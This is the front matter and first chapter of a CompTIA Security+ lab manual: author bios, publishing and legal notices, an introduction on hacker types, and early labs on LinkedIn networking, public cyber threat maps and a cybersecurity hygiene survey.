
Principles of Computer Security

CompTIA Security+™ and Beyond

LAB MANUAL

Exam SY0-601



JONATHAN S. WEISSMAN

CompTIA A+™, CompTIA Network+™, CompTIA Security+, CompTIA Server+™, CompTIA Linux+™, CCNP®, CCNA®, CEH™, CHFI™

Mc Graw Hill

About the Author

Jonathan S. Weissman is a senior lecturer (Department of Computing Security) at Rochester Institute of Technology, where he was awarded the RIT Outstanding Teaching Award in 2014, the RIT GCCIS Outstanding Educator Award in 2018, and RIT Distinguished Teacher Recognition Program Honors in 2019. Weissman developed and teaches three courses for the edX RITx Cybersecurity MicroMasters program to more than 300,000 students worldwide.

Weissman is also a tenured associate professor and the Networking and Cybersecurity program coordinator (Department of Computing Sciences) at Finger Lakes Community College, where he was awarded the State University of New York Chancellor's Award for Excellence in Teaching in 2021.

All in all, Weissman is the recipient of ten teaching honors and awards. Weissman began his teaching career in 2001 and has taught more than 50 graduate and undergraduate courses, which include networking, cybersecurity, systems administration, ethical hacking/pentesting, digital forensics, malware reverse engineering, cryptography, programming, scripting, web design, database design, computer organization and architecture, operating system design, and many more. In addition to his two full-time teaching positions, Weissman teaches part-time at Syracuse University (Department of Electrical Engineering and Computer Science) and at Nazareth College (School of Business and Leadership).

Besides this book, Weissman is the coauthor of *Mike Meyers' CompTIA Network+ Guide to Managing & Troubleshooting Lab Manual* (fifth and sixth editions) and *Mike Meyers' CompTIA Network+ Certification Passport* (sixth and seventh editions). He also serves as technical editor for many industry textbooks.

Furthermore, Weissman is a networking and cybersecurity consultant for local businesses and individuals. Weissman regularly appears on TV news and talk radio, and in articles, as a networking and cybersecurity expert. Additionally, he presents at conferences and in webinars, runs workshops, and appears in podcasts.

Weissman has a master's degree in Computer Science from Brooklyn College and holds 44 industry certifications, including CCNP Enterprise, Cisco Certified Specialist - Enterprise Core, Cisco Certified Specialist - Enterprise Advanced Infrastructure Implementation, CCNA Security, CCNA, CompTIA Security+, CompTIA Network+, CompTIA A+, CompTIA Linux+, CompTIA Server+, EC-Council Certified Ethical Hacker, EC-Council Computer Hacking Forensic Investigator, and IPv6 Forum Certified Network Engineer (Gold), among many others.

Follow Jonathan S. Weissman on LinkedIn at https://linkedin.com/in/jonathan-s-weissman-058b649b, Twitter at https://twitter.com/CSCPROF, and Instagram at https://instagram.com/cscprof. Subscribe to his YouTube channel at https://youtube.com/Weissman52.

About the Technical Editor

Gareth Marchant started his professional career as an electrical engineer and has worked in information technology for well over 20 years. During this time, he has held systems engineering and senior leadership roles in both private and public sector organizations. The central theme throughout his career has been systems architecture and design covering a broad range of technical services but always focused on resiliency. Born and raised in the United Kingdom, Gareth has since lived and worked in Florida and recovered IT operations after tornado strikes and many, many hurricanes!

Gareth is an authorized $(ISC)^2$ and EC-Council certified instructor, currently holds CISSP, CEH, SSCP, GMON, Security+, CySA+, Cybersec First Responder, Cyber Secure Coder, and other certifications as well as a master's degree in Computer Information Systems. In addition to cybersecurity certification prep, he also teaches information systems and cybersecurity courses as an adjunct instructor.

Principles of Computer Security: CompTIA Security+™ and Beyond Lab Manual

(Exam SY0-601)

Jonathan S. Weissman

Mc
Graw
Hill

New York Chicago San Francisco
Athens London Madrid Mexico City
Milan New Delhi Singapore Sydney Toronto

McGraw Hill is an independent entity from CompTIA® and is not affiliated with CompTIA in any manner. This publication and accompanying media may be used in assisting students to prepare for the CompTIA Security+ exam. Neither CompTIA nor McGraw Hill warrants that use of this publication and accompanying media will ensure passing any exam. CompTIA and Security+™ are trademarks or registered trademarks of CompTIA in the United States and/or other countries. All other trademarks are trademarks of their respective owners. The CompTIA Marks are the proprietary trademarks and/or service marks of CompTIA and its affiliates used under license from CompTIA.

ISBN: 978-1-26-047012-3
MHID: 1-26-047012-1

The material in this eBook also appears in the print version of this title: ISBN: 978-1-26-047011-6, MHID: 1-26-047011-3.

eBook conversion by codeMantra
Version 1.0

Information has been obtained by McGraw Hill from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, McGraw Hill, or others, McGraw Hill does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from the use of such information.

TERMS OF USE

THE WORK IS PROVIDED "AS IS." McGRAW-HILL EDUCATION AND ITS LICENSORS MAKE NO GUARANTEES OR WARRANTIES AS TO THE ACCURACY, ADEQUACY OR COMPLETENESS OF OR RESULTS TO BE OBTAINED FROM USING THE WORK, INCLUDING ANY INFORMATION THAT CAN BE ACCESSED THROUGH THE WORK VIA HYPERLINK OR OTHERWISE, AND EXPRESSLY DISCLAIM ANY WARRANTY, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. McGraw-Hill Education and its licensors do not warrant or guarantee that the functions contained in the work will meet your requirements or that its operation will be uninterrupted or error free. Neither McGraw-Hill Education nor its licensors shall be liable to you or anyone else for any inaccuracy, error or omission, regardless of cause, in the work or for any damages resulting therefrom. McGraw-Hill Education has no responsibility for the content of any information accessed through the work. Under no circumstances shall McGraw-Hill Education and/or its licensors be liable for any indirect, incidental, special, punitive, consequential or similar damages that result from the use of or inability to use the work, even if any of them has been advised of the possibility of such damages. This limitation of liability shall apply to any claim or cause whatsoever whether such claim or cause arises in contract, tort or otherwise.

To the three most important people in my life:
my beautiful wife, Eva Ann, and our amazing
sons, Noah Harrison and Jacob Meir. Thank
you for being the best family a guy can have.
I love you all so much!

Contents at a Glance

Contents

Acknowledgments

I had such an incredible team of great and talented people assisting me in bringing this book to life. It all started with an e-mail in late September 2019 from my editorial director at McGraw Hill, Wendy Rinaldi, who saw the need for a book like this, asking me if I'd be interested in writing it. After a couple of phone conversations, I knew it was something I would love to do. Wendy and editorial coordinator, Emily Walters, both provided wonderful guidance and leadership during the whole project.

Technical editor Gareth Marchant provided a helpful pair of eyes, going through each step of every lab exercise, providing very beneficial feedback.

My project editor, Laura Stone, was simply outstanding in her valuable, detailed, and on-the-money feedback and help. In addition to keeping me on track, she did a phenomenal job managing this book through the many phases of development. Copy editors Lisa Theobald and Bart Reed, proofreader Richard Camp, and indexer Ted Laux did excellent work. I appreciate the team at KnowledgeWorks for the composition of these pages during extenuating pandemic circumstances.

Finally, thank you to my students who gave terrific feedback, testing these labs in the midst of my writing, as part of various courses at my multiple colleges.

Introduction

Mainstream media and pop culture use the term *hacker* to describe someone trying to undermine computer security by breaching defenses and exploiting vulnerabilities for malicious purposes. Traditionally, though, the term has referred to computer experts pushing boundaries to achieve goals and overcome obstacles.

The Jargon File from 1975, a glossary and usage dictionary of slang for computer programmers (part of *The Hacker's Dictionary* and *The New Hacker's Dictionary*), presents eight definitions of the term hacker, which can be found at http://www.catb.org/~esr/jargon/html/H/hacker.html.

The first definition is "A person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary." The next six follow similar themes. The last definition is "[deprecated] A malicious meddler who tries to discover sensitive information by poking around. Hence password hacker, network hacker. The correct term for this sense is *cracker*."

Hackers are also often described by colored hats. A black hat hacker is that evil, malicious cybercriminal or attacker, now simply referred to as a hacker. A white hat hacker is an ethical hacker, a penetration tester who does the same things that a black hat hacker does, with one important difference: the white hat hacker has permission. White hat hackers are security specialists hired by companies to both find and exploit vulnerabilities, so the vulnerabilities can be identified and fixed before they are discovered by black hat hackers. A gray hat hacker is a mixture of the other two types (as the color gray is a mixture of the colors black and white). A gray hat hacker finds and exploits vulnerabilities, without permission, and reports them to the responsible individuals. Often, a gray hat hacker will request a fee for their “services” to fix vulnerabilities that were found. If the fee isn’t paid, the gray hat hacker may just drop it and move on to another target or may post the vulnerabilities online to raise public awareness. Although this public awareness is meant for users to learn about vulnerabilities and take security precautions of their own, it may also make it easier for black hat hackers to exploit the vulnerabilities. However, just as white hat hackers have no malicious intentions, gray hat hackers have no malicious intentions, either. Gray hat hackers want to raise public awareness to vulnerabilities while perhaps making a quick buck. Some even just do it for fun, enjoying the challenge of finding and exploiting vulnerabilities, with no intentions of doing anything with what they discover. Unlike black hat hackers, gray hat hackers are not looking to cause damage to a company. However, accessing systems and networks without permission and exploiting their vulnerabilities are illegal activities, which is where gray hat hackers get their black hat component.

The lab exercises in this book can be performed imagining the perspective of a white hat hacker or black hat hacker, or both. Cybersecurity is not just defense. It’s offense as well. You can’t protect against cybercriminals unless you know exactly what they’re doing and how they’re doing it. You also have to think and act like an attacker to perform comprehensive penetration testing.

The lessons and lab exercises map to the CompTIA Security+ exam objectives, which will greatly help your chances of passing the exam. Furthermore, they also will give you the knowledge and hands-on skills to secure systems and networks. You’ll become more marketable in your job search for one of the millions of unfilled cybersecurity jobs worldwide (3.12 million according to the study explained here: https://blog.isc2.org/isc2_blog/2020/11/2020-isc2-cybersecurity-workforce-study-skills-gap-narrows-in-an-unusual-year.html).

The chapters have been designed to correspond in name and content to the chapters of the companion *Principles of Computer Security: CompTIA Security+™ and Beyond, Sixth Edition (Exam SY0-601)* textbook (available separately), but can be done without the textbook and in any order.

This lab manual can be used for individual study for the CompTIA Security+ exam or as part of a college course. In fact, I'll be using selected chapters of this book for various courses of mine at my multiple colleges. The chapters are varied in concepts, topics, and lab exercises, and that enables certain chapters to map well to certain courses.

This book includes two icons designed specifically for the use of this book in a college course with assigned lab exercises.

📷

First, a screenshot icon appears very often in the book. Some steps require you to take a screenshot to prove that the step was done correctly, and this is a cue that you need to submit a screenshot for the specified steps. In most cases, one screenshot will suffice, but some steps might require more than one screenshot. Include only relevant parts of your screen in the screenshot. Crop the screenshot, if necessary, to remove unnecessary items like the desktop.

In Windows 10, you can use the Snip & Sketch utility to capture screenshots and even. obfuscate personal information that you don't want shown. I recommend that you use Snip & Sketch on your Windows 10 host machine to make screenshots of activities done in your VMs.

To learn how to use Snip & Sketch, check out the following resources:

- "Use Snip & Sketch to take a screenshot in Windows 10" (Windows Community video): https://youtu.be/T1p2kgd-Rsc
- "How to take and annotate screenshots on Windows 10" with Snip & Sketch: https://support.microsoft.com/en-us/windows/how-to-take-and-annotate-screenshots-on-windows-10-ca08e124-cc30-2579-3e55-6db63e36fbb9

⌨

Second, a keyboard icon appears throughout the book. Some steps require you to type responses, and this is a cue that you need to submit typed answers for the specified steps.

For each assignment, submit a single document that contains your screenshots and typed answers. Your submission document should start with a header page that contains your name; course prefix, number, and title; and section number at the top. Include the chapter number and title and then the specific Lab Exercise number (Lab Exercise 14.02, for example). For the screenshots and typed answers, clearly label them with the associated step (Step 1a, for example).

Keep in mind that links, websites, programs, interfaces, and tools change. If you're seeing something different than what's described or shown in the book, welcome to the world of technology—a constant moving target. In fact, during the course of writing this book, various instances of the aforementioned items changed, ranging from minor to major issues, and I did my best to update the book before publication. By the time you're reading this, other things could have changed, too. Use Google searches and your own common sense to adapt. Feel free to contact me as well!

Many lessons and lab exercises are unique to this book, and they simply can't be found anywhere else. Some were part of my courses already and some are brand new. I'm excited to extend my classroom globally with this book. All chapters and lab exercises have thorough introductions, and they were written the way I lecture my students face-to-face.

Teaching is my absolute passion! Besides my passion for teaching, I am extremely passionate about the subjects I teach. I am fortunate to live by the famous proverb, "Choose a job you love, and you will never have to work a day in your life."

My classes, like this book, consist of a mix of lecture and lab. In my opinion, you can't attempt any lab without having fundamental knowledge learned through the lecture. Furthermore, knowledge by itself is not enough. Being able to apply knowledge to hands-on lab scenarios, simulating real-world environments, is success at its finest!

As I say at the end of all my courses, "Once a student of mine, always a student of mine." Please get in touch and stay in touch with me. I'd love to hear how this book helped you!

—Jonathan S. Weissman

Additional Resources for Teachers

The answer keys to the lab manual activities in this book are provided along with resources for teachers using the *Principles of Computer Security: CompTIA Security+™ and Beyond, Sixth Edition (Exam SY0-601)* textbook (available separately). Instructors who have adopted these books for a course can access the materials identified next. Contact your McGraw Hill sales representative for details on how to access the materials.

Instructor Materials

The *Principles of Computer Security* companion web site provides many resources for instructors:

- Answer keys to this lab manual
- Engaging PowerPoint slides on the lecture topics (including full-color artwork from the book)
- An instructor's manual that includes learning objectives, classroom preparation notes, instructor tips, and a lecture outline for each chapter
- Access to test bank files that allow you to generate a wide array of paper- or network-based tests. The test bank includes:
    - Hundreds of practice questions and a wide variety of question types and difficulty levels, enabling you to customize each test to maximize student progress
    - Blackboard cartridges and other formats may also be available upon request; contact your McGraw Hill sales representative
- Answer keys to the end-of-chapter activities in the companion textbook

Chapter 1
Introduction and Security Trends

Lab Exercises

1.01 Staying Current with Industry

1.02 Cyber Threat Maps

1.03 Cybersecurity Survey

1.04 Building the Virtual Lab

Lab Analysis

Key Term Quiz

Welcome aboard! Your decision to pursue the well-respected CompTIA Security+ certification is a tremendous one! You are about to start an amazing journey in the magical world of cybersecurity. Besides helping you prepare for the exam, the labs in this book are meant to give you the hands-on, real-world skills that employers are looking for.

In the ancient Chinese military treatise, *The Art of War*, Sun Tzu wrote: “If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.” Although written around 5th century BC to relate skills to military strategies and techniques, the idea rings true for cybersecurity today. Identifying vulnerabilities, understanding risks, and staying up to date with new threats are all essential for cybersecurity.

Cybersecurity isn’t a job. It’s a career. It’s a way of life. It’s something that you need to be passionate about. It’s something that you will be thinking about quite often. You’re going to make a difference and be a savior for systems, networks, and people. You’re going to be looked upon as a wizard, a magician, a guru, and a Jedi.

There’s one more important thing to understand about cybersecurity: it’s constantly changing! You’ll need to stay up to date with everything in the field on a daily basis. You’ll need to reinvent yourself often and understand that what you learn and master at one point in time could be completely obsolete, worthless, and ineffective down the road. That’s something that drives me, actually. I love it! No two days are the same in cybersecurity!

Well, what are you waiting for? Put on your seat belt and join me.

60 MINUTES

Lab Exercise 1.01: Staying Current with Industry

Hi, everyone! My name is Jonathan S. Weissman, and I’ll be your professor in this journey toward your CompTIA Security+ certification!

Before we get started, I’d like to invite you to follow me on social media:

LinkedIn https://linkedin.com/in/jonathan-s-weissman-058b649b

Twitter https://twitter.com/CSCPROF

Instagram https://instagram.com/cscprof/

I respond to every single message, so feel free to contact me about this book, cybersecurity, or anything else.

In my opinion, creating and maintaining a LinkedIn profile is one of the best decisions you can make because it will bring numerous benefits to your career.

Learning Objectives

In this lab exercise, you’ll explore reasons for creating a LinkedIn profile and becoming an active member on that platform. At the end of this lab exercise, you’ll be able to

- Understand why LinkedIn is important for all professionals, especially cybersecurity professionals
- Publish your own professional profile on LinkedIn
- Actively use LinkedIn both to give and to get professional benefits

Lab Materials and Setup

The materials you need for this lab are

- *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

On LinkedIn, you can

- Meet and network with professionals in any industry, sector, or field.
- Find a mentor and become a mentor.
- Get discovered by hiring managers and recruiters.
- Stay in contact with other professionals and share career milestones.
- Brand and promote yourself with a profile for professionals to see.
- Get validated by professionals, in terms of your knowledge and expertise.
- Share and view creative content and as a way to connect with others.
- Learn about companies, track companies for future job opportunities, and engage with companies.

And the biggest reason, in my opinion, for joining LinkedIn is to…

- Stay current with events and happenings in your industry, sector, or field.

📷 **1b, 1c**

Step 1 I post dozens of articles, most days, on technology, networking, systems administration, cybersecurity, hacking, pentesting, forensics, malware, cryptography, programming, and more. Reading, posting, and discussing these articles on LinkedIn with fellow professionals and students (I have over 27,000 connections) are some of the many ways I stay up to date on everything.

a. Follow me on LinkedIn (See Figure 1-1), and join in on the fun!

https://linkedin.com/in/jonathan-s-weissman-058b649b


b. Read the latest article I posted on LinkedIn.

c. Reply to my post with your thoughts on the article.

Think about this. If someone reacts to, comments on, or shares your posts, their connections (two-way relationships) and followers (those who see your posts, articles, and shares) will see it—and you! When you react to or comment on my posts, my connections and followers will see you! These are great ways to grow your own network.

➜ **Note**

When you are connected to someone on LinkedIn, you are following them and they are following you by default.



Jonathan S. Weissman · 1st

Professor (RIT, FLCC, Syracuse University, Nazareth College, edX), Author, Technical Editor, Industry Consultant

Rochester, New York, United States · 500+ connections ·

Contact info

Rochester Institute of Technology

City University of New York-Brooklyn College

Figure 1-1 Jonathan S. Weissman on LinkedIn

Certifications are another way that I stay current. I stress the importance of industry certifications to my students. In that same vein, I model myself for my students. Having achieved 44 high-level industry certifications, I am never *not* studying for a certification exam. The first thing I do upon earning a new cert is to pick my next target. This shows my students that the learning process never ends, and, especially in this industry, if you stand still in terms of your knowledge or skills for even a short amount of time, you could be obsolete and undesirable rather quickly. By studying for the CompTIA Security+ certification, you’re following me on that path as well!

➔ Note

Other ways I stay current include consulting, appearing on TV news as a cybersecurity expert, inspiring minds at speaking engagements, writing articles/blogs, being quoted in articles/blogs of others, performing technical edits on industry books, and writing industry

books like this one. Some or all of these could be good future goals for you!

📷 **2a**

⌨ **2b**

Step 2 A good link to check out is https://university.linkedin.com/linkedin-for-students, which features lots of resources that illustrate why all students should absolutely have a LinkedIn profile.

a. Screenshot the most valuable resource you find at the LinkedIn for Students page.

b. Explain why you think it is the most valuable resource.

⏱**30 MINUTES**

Lab Exercise 1.02: Cyber Threat Maps

Cyberattacks are happening every second of every minute of every hour of every day. No organization, industry, or part of the world will ever be immune to them.

One way to visualize these constant attacks is through cyber threat maps, also known as cyberattack maps. These maps enable you to “watch” attacks traversing countries and continents. Most of them look like video games or something out of *Star Wars*, with colorful beams of light representing attacks from one part of the world to another.

Networks of sensors, in some cases millions of them from cybersecurity companies, span the world and collect information on cyber threats. In most cases, these sensors are connected to honeypots, which are systems simulating applications, services, data, and devices that don’t represent real entities. The cybercriminals aren’t aware of this, though, and when they attack these honeypots, information about the cybercriminals, including their IP addresses and tools used, are logged and subsequently added to the maps. The IP addresses, though, are in most cases spoofed or represent infected machines that are parts of botnets (short for robot networks, computers hijacked by malware under the control of an attacker) that are carrying out the attacks at the commands of the cybercriminals. Therefore, the country from which the attack seems to originate is not necessarily where the cybercriminals are carrying out their attacks. Furthermore, there will be a lot of redacted information from both the sources and destinations of the attacks.

Therefore, based on the way a company’s sensors are set up, one map may look very different from another. Also, each company will select certain events to be displayed while filtering others. The maps that claim to be “live” are not actually live, but are replaying information learned from the sensors. Finally, there is no one complete map of cyberattacks, by any stretch of the imagination.

Even with all of these disclaimers, however, cyber threat maps can be very helpful in studying past attacks in terms of patterns, styles, locations, and volumes. They can help someone at the beginning of their studies get an idea and appreciation of what’s involved in the world of cybersecurity.

Learning Objectives

In this lab exercise, you’ll take a look at some cyber threat maps and compare them. At the end of this lab exercise, you’ll be able to

- Interpret results from cyber threat maps
- Understand the real purpose of cyber threat maps
- Distinguish between multiple cyber threat maps

Lab Materials and Setup

The materials you need for this lab are


- *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

Before you view these cyber threat maps, understand that because of the dynamic nature of the Internet, some of these links may be inactive by the time you see them. However, at the time of writing, these are my “top ten” cyber threat maps.

Step 1 Check out the following cyber threat maps:

- **FireEye Cyber Threat Map**
  http://www.fireeye.com/cyber-map/threat-map.html
- **Threatbutt Internet Hacking Attribution Map**
  https://threatbutt.com/map
- **Check Point ThreatCloud Live Cyber Threat Map**
  https://threatmap.checkpoint.com/ThreatPortal/livemap.html (see Figure 1-2)



Ramnit.TC.hbdg
15:32:49 US, United States → Mexico

Ramnit.TC.hbdg
15:32:49 US, United States → Mexico

Ramnit.TC.hbdg
15:32:49 US, United States → Mexico

REP.TC.sjzax
15:32:48 South Korea → Brazil

Phishing.RS.TC.yonx
15:32:48 US, United States → Thailand

Microsoft Windows DoublePulsar SM...
15:32:48 US, United States → India

Trojan.WIN32.DorkBot.A
15:32:48 Netherlands → South Africa

Figure 1-2 Check Point's ThreatCloud threat map

- **Deteque Botnet Threat Map**
  https://www.deteque.com/live-threat-map/
- **Kaspersky Cyberthreat Real-Time Map**
  https://cybermap.kaspersky.com/
- **Digital Attack Map**
  http://www.digitalattackmap.com
- **Akamai Real-Time Web Attack Monitor**
  https://www.akamai.com/us/en/resources/visualizing-akamai/enterprise-threat-monitor.jsp

- **Talos Cyber Attack Map: Top Spam and Malware Senders**
  https://talosintelligence.com/fullpage_maps/pulse
- **LookingGlass Threat Map**
  https://map.lookingglasscyber.com/
- **SpamHaus Technology Live Botnet Threats Worldwide**
  https://www.spamhaustech.com/threat-map/

2a-2e

Step 2 Answer the following questions:

a. What information is displayed on each of the maps?

b. What summaries or top-*something* lists are displayed for the maps, if applicable?

c. Which map is your favorite? Why?

d. Which map is your least favorite? Why?

e. Which map, based on its features and displays, is the most unique?

60 MINUTES

Lab Exercise 1.03: Cybersecurity Survey

Cybersecurity hygiene requires everyone to do certain things always, other things never, and other things sometimes. Unfortunately, many people take certain things for granted and let their guard down from time to time.

Educating others is a big responsibility of cybersecurity specialists. Your friends and relatives are a great starting point!

Learning Objectives

In this lab exercise, you’ll create and send out a cybersecurity survey. At the end of this lab exercise, you’ll be able to

- Understand where people are practicing good cybersecurity hygiene

- Understand where people lack cybersecurity hygiene
- Give kudos or recommendations to your family and friends, based on the results of the survey

Lab Materials and Setup

The materials you need for this lab are

- *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
